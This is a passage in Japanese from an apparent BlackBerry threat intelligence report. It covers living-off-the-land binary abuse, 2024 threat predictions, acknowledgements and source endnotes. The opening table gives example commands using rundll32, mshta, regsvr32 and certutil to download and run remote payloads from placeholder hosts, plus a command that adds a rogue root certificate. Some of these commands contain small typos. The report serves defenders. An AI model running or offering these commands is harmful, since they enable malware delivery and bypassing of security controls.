以下の表は、悪意のある LOLBAS の使用方法の例を示したものです。

ファイル	MITRE ID
Rundll32.exe （Windows システムでの DLL ファイルの実行に使用）	T1218.011

悪用方法

- ホスト上での悪意のあるファイルの実行に使用
- リモートからダウンロードした PS スクリプトを実行する JS スクリプトの実行に使用
- 代替データストリーム（ADS）に保存されている .DLL ファイルの実行に使用

コマンドの例

rundll32.exe malfiles, EntryPoint

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New-ObjectNet.WebClient).DownloadString"hxxp[:]//ip:port/

rundll32 "C:\a\badfile.txt:ADSDLL.dll",DllMain

ファイル	MITRE ID
certutil.exe （認証機関情報を取得し、証明書サービスを設定するために使用できるコマンドラインユーティリティ）	T1105 T1560.001 T1553.004

悪用方法

- 悪意のあるファイルのダウンロードや悪意のあるペイロードのデコードに使用
- 収集したデータの Base64 エンコード
- バンキングサイトへの接続の間で中間者攻撃を行うのに先立って、ブラウザーのルート証明書をインストールするために使用可能

コマンドの例

-certutil.exe -urlcache -split -f hxxp[:]//example[.]com/malwarepayload

-certutil -addstore -f -user ROOT ProgramData\cert512121.der

ファイル	MITRE ID
mshta.exe （Microsoft HTML Application（HTA）ファイルを実行）	T1218.005

悪用方法

- 悪意のある .hta ファイルと JavaScript または VBScript を信頼されている Windows ユーティリティを通じて代理実行するために使用
- この使用方法を考慮していないアプリケーション制御ソリューションを迂回できる

コマンドの例

```
Mshtavbscript:Close(Execute("GetObject(""script:hxxps[:]//webserver/payload[.]sct"")"))
```

ファイル	MITRE ID
cmstp.exe （Microsoft Connection Manager Profile Installer）	T11218.003

悪用方法

- 悪意のあるコードの代理実行に使用
- cmstp.exe に悪意のあるコマンドに感染した INF ファイルを指定する可能性

コマンドの例

```
cmstp.exe /s /ns C:\\Users\\ADMINI~W\\AppData\\Local\\Temp\\malicious.inf
```

ファイル	MITRE ID
regsvr32.exe （DLL などのオブジェクトリンクや組み込みコントロールの登録と登録抹消に使用されるコマンドラインプログラム）	T1218.010

悪用方法

- 悪意のあるコードの代理実行に使用する可能性
- DLL のロードと実行に使用可能
- 特に、COM スクリプトレットをロードする機能を利用してアプリケーション制御を回避し、ユーザー権限で DLL を実行するために使用

コマンドの例

```
Regsvr32 /s /u /i:hxxp[:]//example[.]com/malicious[.]sct scrobj.dll
```

特定の手法 ID に関する詳しい情報については、MITRE ATT&CK フレームワークをご覧ください：
https://attack.mitre.org/techniques/

結論

昨年もサイバーセキュリティ業界にとって困難な年でした。この 120 日間のレポートで、その 1 年を締めくくります。年次発行のグローバル脅威インテリジェンスレポートを分割して四半期発行にすることで、変化を続けるデジタル環境に関する、より詳細で最新の調査結果と実用的な洞察を提供できるようになりました。

以下は、4 つの重要なポイントをまとめたものです。

- **BlackBerry は**今回の調査期間、弊社の顧客を標的とする**阻止された攻撃とユニークなハッシュの数がどちらも** 2 期連続で**増加していることに気付きました。**これは、非常に限られた価値の高い標的を攻撃する際に、脅威アクターが多大な労力を費やしていることを示しています。今回の調査期間である 2023 年の最後の数か月は、1 分あたりの阻止された攻撃の件数は 19%（1 分あたり 31 件）増加し、1 分あたりのユニークなハッシュの数は 27%（1 分あたり 3.7 個）増加しています。

- BlackBerry のサイバーセキュリティソリューションは、重要インフラ部門に属する弊社のお客様に対する **200 万件以上のサイバー攻撃**を阻止しました。加えて、営利企業のお客様に対する **100 万件以上の攻撃**も阻止しました。また弊社は、RedLine、RisePro、LummaStealer などの大規模な MaaS 脅威が継続的に蔓延していることにも気付きました。これらは多くの場合、地下フォーラムや違法なダークウェブのマーケットプレイスで販売されています。今回の調査期間中、両方の業種でコモディティダウンローダと情報窃取型マルウェアの割合が高いことが確認されています。

- **脅威アクター（具体的にはランサムウェアグループ）による CVE の迅速な武器化とエクスプロイトは**、弊社が前回のレポートで予測したものです。その例としては、LockBit ランサムウェアグループが重大な「Citrix Bleed」エクスプロイトを利用したことや、Clop ランサムウェアグループが SysAid ゼロデイエクスプロイトを悪用したことが挙げられます。2023 年には、ランサムウェアグループにより世界中で数千万ドルの被害が発生しています。こういったグループは、攻撃の変化と TTP の開発を迅速に進めて影響度を最大化させるため、2024 年も最終的には同様の変化をもたらすでしょう。

- 今回の調査期間中に確認された悪意のあるサンプルの中で、**最もよく悪用された MITRE ATT&CK 戦術は、権限昇格、収集、探索でした。**つまりネットワークにおける攻撃手法の検知では、これらを優先することが必須となります。防御担当者は、このような TTP や脅威アクターの特性に関する情報を活用して攻撃の影響を大幅に軽減できるだけでなく、脅威ハンティング、インシデント対応、復旧作業にも役立てることができます。

見通し

世界各国で次の選挙期間中にディープフェイク技術の使用が拡大する

2024 年は、世界中の 50 か国以上で選挙が予定されている、政治的に重要な年です [126]。選挙期間中は誤情報や偽情報が飛び交うものですが、今年はほぼ確実にその両方が雪崩のように押し寄せるでしょう [127]。

弊社は、悪質なアクターによるディープフェイク技術の悪用が、その最前線になると予測しています。悪意のあるアクターは、AI や機械学習を利用したディープフェイク技術により、人を欺くことを意図した、非常に本物らしいフェイクメディアを、写真や音声、マルチメディアの形で作成できるようになります。これは、スピーチの偽造や改ざんから、有名な政治家の映像や音声の断片の加工まで、多岐にわたる可能性があります [128]。こういったディープフェイクコンテンツは、さまざまな SNS やメッセージアプリで戦略的に拡散されるでしょう。

ブラジルの犯罪グループの注目はフィッシングと PIX 関連詐欺にシフトする

世界レベルで活躍している犯罪グループでは度々あることですが、ブラジルの犯罪グループも戦術を変え、その重点を、フィッシングサイトを作って PIX（無料ですぐに送金できるシステム）で送金するユーザーを狙うことに移すだろうと考えています。この動きはすでに自動車税のシーズンに始まっており、同じ時期に犯罪者は、（理論的には）政府だけがアクセスできる正規の車両と所有者のデータを収めた詐欺用のフィッシングサイトが表示されるように、SEO エンジンを悪用しています [129]。データ流出の増加が見られるなか、このような活動は続くでしょう [130]。

VPN アプライアンスは国家支援の脅威アクターにとって引き続き魅力的な標的であり続ける

VPN アプライアンスなどのインターネットに接しているシステムは、いくつかの理由から、悪意のある国民国家の脅威アクターにとって理想的な標的であり続けるでしょう。ネットワークの重要な部分に配置されたアプライアンスでは、従来型のセキュリティソフトウェア（アンチウイルスなど）も EDR エージェントも使用できない場合があり、特にゼロデイ攻撃が使用された場合には、侵害の検知が非常に困難になります [131]。また、VPN アプライアンスの侵害は通常、脅威アクターがネットワークに侵入するまで検出されず、これがこの脅威の根絶を困難にしています [132]。VPN アプライアンスを標的にすることは、より大きな見返りのあるより有効な選択肢が現れるまでは、国家支援の脅威アクターが標的のネットワークへのアクセスを可能にするための非常に有効な選択肢であり続けるでしょう。

サプライチェーン攻撃の増加が予測される

2024 年にはサプライチェーン攻撃の増加が予測されます。その理由は、サプライチェーンネットワークが信じられないほど複雑で、これが侵害された場合には広範な影響があることが、脅威アクターにとっての好ましい攻撃経路となっていることです。攻撃の対象はサプライチェーンのソフトウェア、またはアプライアンスやルーターなどのハードウェアになるでしょう。企業はサプライチェーンパートナーのセキュリティ体制に留意し、こういった攻撃を扱う検知計画や軽減計画を策定しておくべきです。

APAC 地域での攻撃は増加し続ける

北朝鮮が支援するグループからの攻撃が、米国、韓国、日本で増加することを予測しています。西側諸国が引き続き連携し、この地域の 2 つの非常に活発なアクター（中国と北朝鮮）に支援されたサイバー脅威に対抗する中で、北朝鮮が制裁を回避するために使用する金銭目的の攻撃は増え、従来のサイバースパイ活動が増加する可能性があります。日本の国家安全保障局長である秋葉剛男氏は、北朝鮮の「違法なサイバー活動」は引き続き核ミサイル開発の「資金源」になると述べています [133]。これまで北朝鮮はハッキングやその他のサイバー攻撃に関する疑惑を否定してきました。

BlackBerry がいかに貴社の安全確保をお手伝いできるのかについての詳細は、https://www.blackberry.com/ja/jp をご覧ください。

謝辞

本レポートは、BlackBerry が擁する優秀なチームと個人の共同作業によって生まれました。特に以下の方々に感謝申し上げます。

Adrian Chambers
Amalkanth Raveendran
David Hegarty
Dean Given
Geoff O'Rourke
Ismael Valenzuela Espejo
Jacob Faires
John de Boer
Kristofer Vandercook
Natalia Ciapponi
Natasha Rohner
Patryk Matysik
Pedro Drimel
Ronald Welch
Travis Hoxmeier
William Johnson

巻末注

1 https://www.techtarget.com/searchsecurity/news/366570614/Operation-Cronos-dismantles-LockBit-ransomware-gang
2 https://attack.mitre.org/
3 https://d3fend.mitre.org/
4 https://www.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html
5 https://www.abc.net.au/news/2023-11-15/asd-reports-increase-in-cyber-attacks/103103320
6 https://www.cyber.gov.au/about-us/reports-and-statistics/asd-cyber-threat-report-july-2022-june-2023
7 https://www.homeaffairs.gov.au/cyber-security-subsite/files/2023-cyber-security-strategy.pdf
8 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors
9 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors
10 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/financial-services-sector
11 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/food-and-agriculture-sector
12 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/government-facilities-sector
13 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/energy-sector
14 https://www.rnbo.gov.ua/files/2023_YEAR/CYBERCENTER/october/The%20Surge%20in%20Smokeloader%20Attacks%20on%20Ukrainian%20Institutions.pdf
15 https://thehackernews.com/2023/11/8base-group-deploying-new-phobos.html
16 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/government-facilities-sector
17 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/energy-sector
18 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/financial-services-sector
19 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/government-facilities-sector
20 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/communications-sector
21 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/government-facilities-sector
22 https://www.databreaches.net/blackcat-threatens-to-leak-data-from-morrison-community-hospital/
23 https://morrisonhospital.com/notice-of-data-security-incident/
24 https://www.bleepingcomputer.com/news/security/slovenias-largest-power-provider-hse-hit-by-ransomware-attack/
25 https://www.bleepingcomputer.com/news/security/slovenias-largest-power-provider-hse-hit-by-ransomware-attack/
26 https://twitter.com/FalconFeedsio/status/1733732023372599437
27 https://www.caribbean-council.org/trinidads-state-telecoms-company-hit-by-cyberattack/
28 https://technewstt.com/tstt-ransomexx-exploit/
29 https://cybotsai.com/what-is-ransomexx/
30 https://thehackernews.com/2022/11/new-ransomexx-ransomware-variant.html
31 https://www.cisa.gov/news-events/alerts/2023/11/28/exploitation-unitronics-plcs-used-water-and-wastewater-systems
32 https://www.waterisac.org/portal/tlpclear-water-utility-control-system-cyber-incident-advisory-icsscada-incident-municipal
33 https://therecord.media/lockbit-relaunch-attempt-follwing-takedown
34 https://www.bleepingcomputer.com/news/security/lockbit-ransomware-disrupts-emergency-care-at-german-hospitals/
35 https://www.kho.de/kho/index.php
36 https://nvd.nist.gov/vuln/detail/CVE-2023-4966
37 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-325a
38 https://www.nomoreransom.org/en/decryption-tools.html
39 https://www.rsaconference.com/Library/presentation/USA/2023/macOS%20Tracking%20High%20Profile%20Targeted%20Attacks%20Threat%20Actors%20%20TTPs
40 https://cert.gov.ua/article/6276652
41 https://therecord.media/cyber-toufan-data-breaches-israel-iran-palestinians
42 https://www.darkreading.com/cyberattacks-data-breaches/-cyber-toufan-hacktivists-leaked-100-plus-israeli-orgs-in-one-month
43 https://www.securityinfowatch.com/cybersecurity/article/53081265/15-billion-records-leaked-in-real-estate-wealth-network-data-breach
44 https://www.darkreading.com/cyberattacks-data-breaches/massive-data-breach-vf-35m-vans-retail-customers
45 https://www.weforum.org/publications/global-risks-report-2024/
46 https://www.cisa.gov/ai/roadmap-faqs
47 https://www.gov.uk/government/topical-events/ai-safety-summit-2023
48 https://ised-isde.canada.ca/site/ised/en/voluntary-code-conduct-responsible-development-and-management-advanced-generative-ai-systems#wb-auto-2
49 https://www.europarl.europa.eu/news/en/headlines/society/20230601STO93804/eu-ai-act-first-regulation-on-artificial-intelligence
50 https://www.whitehouse.gov/briefing-room/statements-releases/2023/10/30/g7-leaders-statement-on-the-hiroshima-ai-process/
51 https://www.ncsc.gov.uk/files/Guidelines-for-secure-AI-system-development.pdf
52 https://www.whitehouse.gov/briefing-room/presidential-actions/2023/10/30/executive-order-on-the-safe-secure-and-trustworthy-development-and-use-of-artificial-intelligence/
53 https://www.reuters.com/world/us/chinese-hackers-stole-60000-emails-us-state-department-microsoft-hack-senate-2023-09-27/
54 https://www.cbc.ca/news/politics/global-affairs-security-breach-1.7099290
55 https://www.cyber.gc.ca/sites/default/files/ncta-2023-24-web.pdf
56 https://www.abc.net.au/news/2022-09-22/optus-hit-with-cyber-attack-impacting-customers-/101466036
57 https://www.abc.net.au/news/2022-10-25/medibank-breach-wider-than-estimated/101572904
58 https://www.european-cyber-resilience-act.com/#:~:text=The%20European%20Cyber%20Resilience%20Act,market%20of%20the%20European%20Union
59 https://www.homeaffairs.gov.au/about-us/our-portfolios/cyber-security/strategy/2023-2030-australian-cyber-security-strategy
60 https://time.com/6550920/world-elections-2024/

巻末注

61 https://www.foreignaffairs.com/united-states/artificial-intelligences-threat-democracy
62 https://attack.mitre.org/techniques/T1133/
63 https://attack.mitre.org/techniques/T1078/001/
64 https://attack.mitre.org/techniques/T0812/
65 https://attack.mitre.org/techniques/T1608/006/
66 https://attack.mitre.org/groups/G0127/
67 https://attack.mitre.org/software/S1068/
68 https://attack.mitre.org/software/S0029/
69 https://attack.mitre.org/software/S0154/
70 https://www.bleepingcomputer.com/news/security/alphv-ransomware-gang-claims-attack-on-florida-circuit-court/
71 https://www.bleepingcomputer.com/news/security/blackcat-ransomware-claims-breach-of-healthcare-giant-henry-schein/
72 https://www.bleepingcomputer.com/news/security/mgm-casinos-esxi-servers-allegedly-encrypted-in-ransomware-attack/
73 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-353a
74 https://www.wired.com/story/alphv-change-healthcare-ransomware-payment/
75 https://www.bleepingcomputer.com/news/security/blackcat-ransomware-shuts-down-in-exit-scam-blames-the-feds/
76 https://www.hhs.gov/about/news/2024/03/05/hhs-statement-regarding-the-cyberattack-on-change-healthcare.html
77 https://www.csoonline.com/article/650272/clop-ransomware-dominates-ransomware-space-after-moveit-exploit-campaign.html
78 https://www.aha.org/cybersecurity-government-intelligence-reports/2023-11-01-hc3-tlp-clear-analyst-note8base-ransomware-november-1-2023
79 https://www.hhs.gov/sites/default/files/8base-ransomware-analyst-note.pdf
80 https://attack.mitre.org/techniques/T1003/001/
81 https://attack.mitre.org/software/S0154/
82 https://nvd.nist.gov/vuln/detail/CVE-2023-20269
83 https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asaftd-ravpn-auth-8LyfCkeC
84 https://socradar.io/cisco-zero-day-vulnerability-exploited-by-lockbit-and-akira-cve-2023-20269/
85 https://nvd.nist.gov/vuln/detail/CVE-2023-38831
86 https://therecord.media/russia-china-hackers-exploit-winrar-bug
87 https://blog.cluster25.duskrise.com/2023/10/12/cve-2023-38831-russian-attack
88 https://nvd.nist.gov/vuln/detail/CVE-2023-42793
89 https://www.bleepingcomputer.com/news/security/north-korean-hackers-exploit-critical-teamcity-flaw-to-breach-networks/
90 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-347a
91 https://nvd.nist.gov/vuln/detail/CVE-2023-46747#
92 https://my.f5.com/manage/s/article/K000137353
93 https://nvd.nist.gov/vuln/detail/CVE-2023-47246
94 https://owasp.org/www-community/attacks/Path_Traversal
95 https://www.sysaid.com/blog/service-desk/on-premise-software-security-vulnerability-notification
96 https://www.bleepingcomputer.com/news/security/microsoft-sysaid-zero-day-flaw-exploited-in-clop-ransomware-attacks/
97 https://nvd.nist.gov/vuln/detail/CVE-2023-4966
98 https://www.bleepingcomputer.com/news/security/lockbit-ransomware-exploits-citrix-bleed-in-attacks-10k-servers-exposed/
99 https://nvd.nist.gov/vuln/detail/CVE-2023-49070
100 https://nvd.nist.gov/vuln/detail/CVE-2023-51467
101 https://www.bleepingcomputer.com/news/security/apache-ofbiz-rce-flaw-exploited-to-find-vulnerable-confluence-servers/
102 https://nvd.nist.gov/vuln/detail/CVE-2023-4911
103 https://www.securityjoes.com/post/bibi-linux-a-new-wiper-dropped-by-pro-hamas-hacktivist-group
104 https://www.linkedin.com/pulse/bibi-wiper-gaza-war-now-goes-windows-dmitry-bestuzhev-yftze/
105 https://en.wikipedia.org/wiki/2023_Hamas_attack_on_Israel
106 https://www.securityjoes.com/post/bibi-linux-a-new-wiper-dropped-by-pro-hamas-hacktivist-group
107 https://gs.statcounter.com/os-market-share/desktop/worldwide
108 https://www.justice.gov/usao-cdca/pr/qakbot-malware-disrupted-international-cyber-takedown
109 https://blog.checkpoint.com/security/check-point-shares-analysis-of-qakbot-malware-group/
110 https://www.fbi.gov/news/stories/fbi-partners-dismantle-qakbot-infrastructure-in-multinational-cyber-takedown
111 https://krebsonsecurity.com/2023/08/u-s-hacks-qakbot-quietly-removes-botnet-infections/
112 https://healthitsecurity.com/news/downloaders-ransomware-among-top-healthcare-cyberattack-tactics-in-q4
113 https://apnews.com/article/cybercrime-malware-fbi-takdown-ce415e9ea0f11d31e6cf3e401a264d3c
114 https://attack.mitre.org/tactics/TA0004/
115 https://attack.mitre.org/tactics/TA0007/
116 https://attack.mitre.org/tactics/TA0009/
117 https://attack.mitre.org/techniques/T1055/
118 https://attack.mitre.org/techniques/T1056/
119 https://attack.mitre.org/techniques/T1082/
120 https://attack.mitre.org/techniques/T1574/002/
121 https://attack.mitre.org/techniques/T1095/
122 https://www.stationx.net/how-to-use-powershell-empire/
123 https://attack.mitre.org/tactics/TA0006/
124 https://attack.mitre.org/tactics/TA0002/
125 https://attack.mitre.org/techniques/T1059/001/
126 https://time.com/6550920/world-elections-2024/
127 https://www.euronews.com/2022/11/07/us-midterms-five-examples-of-online-misinformation-ahead-of-the-polls
128 https://www.cbsnews.com/news/fake-biden-robocall-new-hampshire-primary/
129 https://noticias.r7.com/jr-na-tv/videos/golpe-do-ipva-criminosos-criam-sites-falsos-para-aplicar-fraude-via-pix-18012024
130 https://cybernews.com/security/billions-passwords-credentials-leaked-mother-of-all-breaches/
131 https://www.mandiant.com/resources/blog/suspected-apt-targets-ivanti-zero-day
132 https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/
133 https://www.reuters.com/technology/record-breaking-2022-north-korea-crypto-theft-un-report-2023-02-06/

BlackBerry | Cybersecurity

BlackBerry について：BlackBerry（NYSE：BB；TSX：BB）は、インテリジェントなセキュリティソフトウェアおよびサービスを世界中のエンタープライズと政府機関に提供しています。BlackBerry の製品は 2 億 3,500 万台の車両に搭載されています。BlackBerry はカナダのオンタリオ州ウォータールーに本拠を置き、AI と機械学習を活用してサイバーセキュリティ、安全、データプライバシーソリューションの分野に革新的なソリューションを提供しています。また、エンドポイントセキュリティ、エンドポイント管理、暗号化、組み込みシステムの分野におけるトップクラスの企業です。BlackBerry のビジョンは明確です。つながる未来に信頼性あるセキュリティを確保することです。

詳細については、BlackBerry.com にアクセスし、@BlackBerryJPsec をフォローしてください。